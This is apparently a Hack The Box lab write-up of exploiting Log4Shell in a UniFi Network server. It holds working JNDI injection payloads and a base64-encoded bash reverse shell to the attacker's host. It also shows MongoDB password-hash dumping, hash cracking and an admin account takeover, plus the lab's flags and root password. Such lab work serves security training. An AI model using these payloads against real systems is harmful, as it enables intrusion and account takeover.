


1. Which are the first four open ports?

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ nmap -Pn -sV 10.129.144.144
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-22 15:33 EDT
Nmap scan report for 10.129.144.144
Host is up (0.074s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
6789/tcp open  ibm-db2-admin?
8080/tcp open  http            Apache Tomcat (language: en)
8443/tcp open  ssl/nagios-nsca Nagios NSCA
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Answer: 22, 6789, 8080, 8443

2. What is the title of the software that is running running on port 8443?

```
PORT     STATE SERVICE         VERSION
8443/tcp open  ssl/nagios-nsca Nagios NSCA
| ssl-cert: Subject: commonName=UniFi/organizationName=Ubiquiti Inc./stateOrProvinceName=New York/countryName=US
| Subject Alternative Name: DNS:UniFi
| Issuer: commonName=UniFi/organizationName=Ubiquiti Inc./stateOrProvinceName=New York/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-12-30T21:37:24
| Not valid after:  2024-04-03T21:37:24
| MD5:   e6be:8c03:5e12:6827:d1fe:612d:dc76:a919
|_SHA-1: 111b:aa11:9cca:4401:7cec:6e03:dc45:5cfe:65f6:d829
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-title: UniFi Network
|_Requested resource was /manage/account/login?redirect=%2Fmanage
```


Answer: UniFi Network

3. What is the version of the software that is running?



Answer: 6.4.54

4. What is the CVE for the identified vulnerability?



Answer: CVE-2021-44228

5. What protocol does JNDI leverage in the injection?

Answer: LDAP

6. What tool do we use to intercept the traffic, indicating the attack was successful?

Answer: tcpdump

7. What port do we need to inspect intercepted traffic for?


Answer: 389

8. What port is the MongoDB service running on?

Since we cannot see from the outside which port MongoDB is running on, we need to determine it from the inside.

Therefore, at first,I tried to test the vulnerability following the same principle described on the site https://www.sprocketsecurity.com/blog/another-log4j-on-the-fire-unifi, but after going through more than 10 different payload combinations, I was not able to trigger a callback to dnslog.cn.

```
┌──(kali㉿kali)-[~/Desktop/burpsuite_pro_v2023.2.2]
└─$ curl -i -s -k -X POST \
  -H 'Host: 10.129.6.133:8443' \
  -H 'Content-Type: application/json' \
  --data-raw '{"username":"admin","password":"admin","remember":"${jndi:ldap://t9ufx6.dnslog.cn:1389/o=tomcat}","strict":true}' \
  'https://10.129.6.133:8443/manage/account/login?redirect=%2Fmanage'
```



Therefore, I decided to inject basic payloads through Responder in BurpSuite and verify, using tcpdump, whether I would receive any response.
I discovered that the payload was successfully triggered in the remember field, and I observed a response in tcpdump.

```
{
  "username":"admin",
  "password":"admin",
  "remember":"${jndi:ldap://10.10.14.215/111}",
  "strict":true
}
```

```
┌──(kali㉿kali)-[~/Desktop/burpsuite_pro_v2023.2.2]
└─$ sudo tcpdump -i tun0 port 389
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
16:36:30.654746 IP 10.129.6.133.37096 > 10.10.14.215.ldap: Flags [S], seq 3742689177, win 64240, options [mss 1362,sac
kOK,TS val 1031044518 ecr 0,nop,wscale 7], length 0
16:36:30.654777 IP 10.10.14.215.ldap > 10.129.6.133.37096: Flags [R.], seq 0, ack 3742689178, win 0, length 0
```

The captured packets confirm that the vulnerable application attempted to initiate an outbound LDAP connection (SYN packet) to my host (10.10.14.215:389) after injecting the payload. Since no LDAP service was running locally, my machine responded with RST. This validates that the injection was successful.

After doing some research, I discovered that for exploiting JNDI Injection vulnerabilities (such as Log4Shell, CVE-2021-44228), the tool Rogue-JNDI is commonly used. It works as follows: when a vulnerable application accepts user input and passes it into a JNDI lookup (for example, ldap:// ...), an attacker can manipulate this path so that the application connects to a malicious JNDI server under their control. Rogue-JNDI sets up exactly such a “rogue” server (LDAP, RMI, DNS, etc.), which, instead of returning legitimate objects, serves a malicious payload

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ git clone https://github.com/veracode-research/rogue-jndi.git
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/rogue-jndi]
└─$ ll
total 20
-rw-rw-r-- 1 kali kali 1073 Aug 21 16:52 LICENSE
-rw-rw-r-- 1 kali kali 3243 Aug 21 16:52 pom.xml
-rwxrwxr-x 1 kali kali 5234 Aug 21 16:52 README.md
drwxrwxr-x 4 kali kali 4096 Aug 21 16:52 src

┌──(kali㉿kali)-[~/Desktop/HTB/labs/rogue-jndi]
└─$ mvn package
[INFO] Scanning for projects...
[INFO]
[INFO] ------------------< RogueJndi:RogueJndi >-------------------
[INFO] Building RogueJndi 1.1
[INFO]   from pom.xml
[INFO] --------------------------[ jar ]---------------------------
```

```
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------
[INFO] Total time:  47.803 s
[INFO] Finished at: 2025-08-21T16:54:53-04:00
```

Now we need to create a payload and inject it into the vulnerable field. To avoid encoding issues, we will Base64-encode the payload:

```bash
echo 'bash -c bash -i >& /dev/tcp/10.10.14.215/4444 0>&1' | base64
```

The string inside echo is a one-liner bash reverse shell:

- bash -c ... – tells bash to execute the following command as a single string.
- bash -i – runs an interactive bash shell (so that the shell behaves properly once connected).
- /dev/tcp/10.10.14.215/4444 – a special bash feature that opens a TCP connection to the host 10.10.14.215 on port 4444.
- >& /dev/tcp/ ... – redirects the process's stdout and stderr streams into this TCP socket (everything the shell "writes" is sent over the network).
- 0>&1 – redirects stdin from the same socket (so everything you type on your side becomes input for the remote shell).

The pipe sends this string into the base64 command, which encodes it into Base64 and prints the encoded version.

Purpose of encoding:

- Ensures the payload can be transmitted safely through fields, logs, or JSON without breaking on special characters ($, {}, >, &, spaces, etc.).
- On the target side, it can later be decoded and executed (commonly with a pattern like echo <B64> | base64 -d | bash).

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/rogue-jndi]
└─$ echo 'bash -c bash -i >& /dev/tcp/10.10.14.215/4444 0>&1' | base64

YmFzaCAtYyBiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIxNS80NDQ0IDA+JjEK
```

Now we can launch our payload using RogueJNDI and obtain a reverse shell:

```
java -jar target/RogueJndi-1.1.jar \
  --command "bash -c {echo,YmFzaCAtYyBiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIxNS80NDQ0IDA+JjEK}|{base64,-d}|{bash,-i}" \
  --hostname "10.10.14.215"
```

- --command – tells RogueJNDI which command should be executed on the victim.
- Inside the command:
  - {echo, ... } prints the Base64-encoded reverse shell (YmFzaCAtYyBiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIxNS80NDQ0IDA+JjEK).
  - {base64,-d} decodes it back into the original bash reverse shell.
  - {bash,-i} runs it interactively.
- --hostname – must be your attacker's VPN IP (10.10.14.215) so that the victim (10.129.152.22) can connect back to you.

Next steps:

- Start a listener on your machine:

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/rogue-jndi]
└─$ nc -lvp 4444
listening on [any] 4444 ...
```

- Bring up the malicious server

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/rogue-jndi]
└─$ java -jar target/RogueJndi-1.1.jar \
  --command "bash -c {echo,YmFzaCAtYyBiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIxNS80NDQ0IDA+JjEK}|{base64,-d}|{bash,-i}
" \
  --hostname "10.10.14.215"
+-+-+-+-+-+-+-+-+-+
|R|o|g|u|e|J|n|d|i|
+-+-+-+-+-+-+-+-+-+
Starting HTTP server on 0.0.0.0:8000
Starting LDAP server on 0.0.0.0:1389
Mapping ldap://10.10.14.215:1389/o=tomcat to artsploit.controllers.Tomcat
Mapping ldap://10.10.14.215:1389/o=groovy to artsploit.controllers.Groovy
Mapping ldap://10.10.14.215:1389/o=websphere1 to artsploit.controllers.WebSphere1
Mapping ldap://10.10.14.215:1389/o=websphere1,wsdl=* to artsploit.controllers.WebSphere1
Mapping ldap://10.10.14.215:1389/ to artsploit.controllers.RemoteReference
Mapping ldap://10.10.14.215:1389/o=reference to artsploit.controllers.RemoteReference
Mapping ldap://10.10.14.215:1389/o=websphere2 to artsploit.controllers.WebSphere2
Mapping ldap://10.10.14.215:1389/o=websphere2,jar=* to artsploit.controllers.WebSphere2
```

- inject the payload into the previously identified vulnerable field (remember) via Burp

```
17
18 {
     "username":"admin",
     "password":"admin",
     "remember":"${jndi:ldap://10.10.14.215:1389/o=tomcat}",
     "strict":true
   }
```

And if everything goes successfully, we should connect to the target machine through a reverse shell.

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/rogue-jndi]
└─$ nc -lvp 4444
listening on [any] 4444 ...
10.129.152.22: inverse host lookup failed: Unknown host
connect to [10.10.14.215] from (UNKNOWN) [10.129.152.22] 33114
whoami
unifi
id
uid=999(unifi) gid=999(unifi) groups=999(unifi)
```

We managed to get inside, so now we can try to respond to the query and check which port MongoDB is running on.

After trying several commands, I was able to determine the port on which MongoDB is running.

```
uid=999(unifi) gid=999(unifi) groups=999(unifi)
sudo netstat -tulnp | grep mongo
bash: line 3: sudo: command not found
netstat -tulnp | grep mongo
bash: line 4: netstat: command not found
ps aux | grep mongo
unifi          67  0.2  4.1 1103748 85240 ?       Sl   15:51   0:06 bin/mongod --dbpath /usr/lib/unifi/data/db --port 2
7117 --unixSocketPrefix /usr/lib/unifi/run --logRotate reopen --logappend --logpath /usr/lib/unifi/logs/mongod.log --p
idfilepath /usr/lib/unifi/run/mongod.pid --bind_ip 127.0.0.1
unifi       1592  0.0  0.0  11468  1008 ?        S    16:45   0:00 grep mongo
```

Answer: 27117

9. What is the default database name for UniFi applications?

To answer this question, I checked where MongoDB is located, connected to it, and listed the databases. I also found that all databases except "ace" are empty.

```
which mongo
/usr/bin/mongo
/usr/bin/mongo --port 27117
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/
MongoDB server version: 3.6.3
show dbs
ace        0.002GB
ace_stat   0.000GB
admin      0.000GB
config     0.000GB
local      0.000GB
```

Answer: ace

10. What is the function we use to enumerate users within the database in MongoDB?

```
use ace
switched to db ace
```

```
db.admin.find().limit(5).pretty()
{
        "_id" : ObjectId("61ce278f46e0fb0012d47ee4"),
        "name" : "administrator",
        "email" : "administrator@unified.htb",
        "x_shadow" : "$6$Ry6Vdbse$8enMR5Znxoo.WfCMd/Xk65GwuQEPx1M.QP8/qHiQV0PvUc3uHuonK4WcTQFN1CRk3GwQaquyVwCVq8iQgPTt4.",
        "time_created" : NumberLong(1640900495),
        "last_site_name" : "default",
        "ui_settings" : {
```

```
"_id" : ObjectId("61ce4a63fbce5e00116f424f"),
"email" : "michael@unified.htb",
"name" : "michael",
"x_shadow" : "$6$spHwHYVF$mF/VQrMNGSau0IP7LjqQMfF5VjZBph6VUf4clW3SULqBjDNQwW.BlIqsafYbLWmKRhfWTiZLjhSP.D/M1h5yJ0",
```

```
"_id" : ObjectId("61ce4ce8fbce5e00116f4251"),
"email" : "seamus@unified.htb",
"name" : "Seamus",
"x_shadow" : "$6$NT.hcX..$aFei35dMy7Ddn.O.UFybjrAaRR5UfzzChhIeCs0lp1mmXhVHol6feKv4hj8LaGe0dTiyvq1tmA.j9.kfDP.xC.",
"requires_new_password" : true,
```

```
"_id" : ObjectId("61ce4d27fbce5e00116f4252"),
"email" : "warren@unified.htb",
"name" : "warren",
"x_shadow" : "$6$DDOzp/8g$VXE2i.FgQSRJvTu.8G4jtxhJ8gm22FuCoQbAhhyLFCMcwX95ybr4dCJR/Otas100PZA9fHWgTpWYzth5KcaCZ.",
"requires_new_password" : true,
```

```
"_id" : ObjectId("61ce4d51fbce5e00116f4253"),
"email" : "james@unfiied.htb",
"name" : "james",
"x_shadow" : "$6$ON/tM.23$cp3j11TkOCDVdy/DzOtpEbRC5mqbi1PPUM6N4ao3Bog8rO.ZGqn6Xysm3v0bKtyclltYmYvbXLhNybGyjvAey1",
"requires_new_password" : false,
```

Answer: db.admin.find()

11. What is the function we use to update users within the database in MongoDB?

Answer: db.admin.update()

12. What is the password for the root user?

I collected all the hashes into a single file and wanted to run them through John, but after 20 minutes of waiting and watching the progress, I started thinking about a parallel, alternative method for cracking the passwords.

```
administrator:$6$Ry6Vdbse$8enMR5Znxoo.WfCMd/Xk65GwuQEPx1M.QP8/qHiQV0PvUc3uHuonK4WcTQFN1CRk3GwQaquyVwCVq8iQgPTt4.
michael:$6$spHwHYVF$mF/VQrMNGSau0IP7LjqQMfF5VjZBph6VUf4clW3SULqBjDNQwW.BlIqsafYbLWmKRhfWTiZLjhSP.D/M1h5yJ0
seamus:$6$NT.hcX..$aFei35dMy7Ddn.O.UFybjrAaRR5UfzzChhIeCs0lp1mmXhVHol6feKv4hj8LaGe0dTiyvq1tmA.j9.kfDP.xC.
warren:$6$DDOzp/8g$VXE2i.FgQSRJvTu.8G4jtxhJ8gm22FuCoQbAhhyLFCMcwX95ybr4dCJR/Otas100PZA9fHWgTpWYzth5KcaCZ.
james:$6$ON/tM.23$cp3j11TkOCDVdy/DzOtpEbRC5mqbi1PPUM6N4ao3Bog8rO.ZGqn6Xysm3v0bKtyclltYmYvbXLhNybGyjvAey1
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:13:25 7.74% (ETA: 16:15:46) 0g/s 1558p/s 7794c/s 7794C/s stormyweather..stojanovska
0g 0:00:16:06 9.41% (ETA: 16:13:29) 0g/s 1560p/s 7802c/s 7802C/s meiself..megisthebest
0g 0:00:20:23 12.05% (ETA: 16:11:33) 0g/s 1558p/s 7793c/s 7793C/s cola45..codynelly2
0g 0:00:24:52 14.53% (ETA: 16:13:29) 0g/s 1541p/s 7706c/s 7706C/s 28199328..280561
```

I started looking for information about **db.admin.update()** and came across a site https://community.ui.com/questions/Controller-not-letting-me-change-admin-password/3837caaa-2207-4eb7-8bf2-3e9d3ee2627a that described the password change process in detail.

2. Generate a new password.

Run this command to get a new salted hash:

```
mkpasswd -m sha-512
Password: <enter your new password>
$6$9Ter1EZ9$lSt6/tkoPguHqsDK0mXmUsZ1WE2qCM4m9AQ.x9/eVNJxws.hAxt2Pe8oA9TFB7LPBgzaHBcAfKFoLpRQlpBiX1
```

The long $6$9Ter... string is your new salted password hash. (The example above uses 'password', so if you just want to reset your account to 'password', you can copy/paste it directly from the example.)

3. Update the salted hash in the database.

Run this command to update the salted hash that's stored in the database (replace the respective values with the ones you determined above):


```
mongo --port 27117 ace --eval 'db.admin.update( { "name" : "admin" }, { $set : { "x_shadow" : "$6$9Ter1EZ9$lSt6/tkoPguHc
```

(Note: If your username is 'admin' and you just want to set the password to 'password', you can simply copy/paste the above command and run it to do so.)


I didn't try to invent anything myself and instead used a ready-made example (for the password "password") from this site. I then changed the administrator's password with the following command:

```
db.admin.updateOne(
  { name: "administrator" },
  { $set: { x_shadow: "$6$9Ter1EZ9$lSt6/tkoPguHqsDK0mXmUsZ1WE2qCM4m9AQ.x9/eVNJxws.hAxt2Pe8oA9TFB7LPBgzaHBcAfKFoLpRQlpBiX1" } }
)
{ "acknowledged" : true, "matchedCount" : 1, "modifiedCount" : 1 }
```

We go back to the website, enter the login and password, and voilà – I'm in!



After digging around the site, I found the root user's credentials with the ability to authenticate via SSH.





```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ ssh root@10.129.144.144
The authenticity of host '10.129.144.144 (10.129.144.144)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.144.144' (ED25519) to the list of known hosts.
root@10.129.144.144's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

root@unified:~#
```

Answer: NotACrackablePassword4U2022

13. Submit user flag


In the home directory, a user named michael was found, and inside his folder a user flag was discovered



Answer: 6ced1a6a89e666c0620cdb10262ba127

14. Submit root flag

The root flag was discovered in the /root directory.



Answer: e50bc93c75b634e4b272d2f771c33681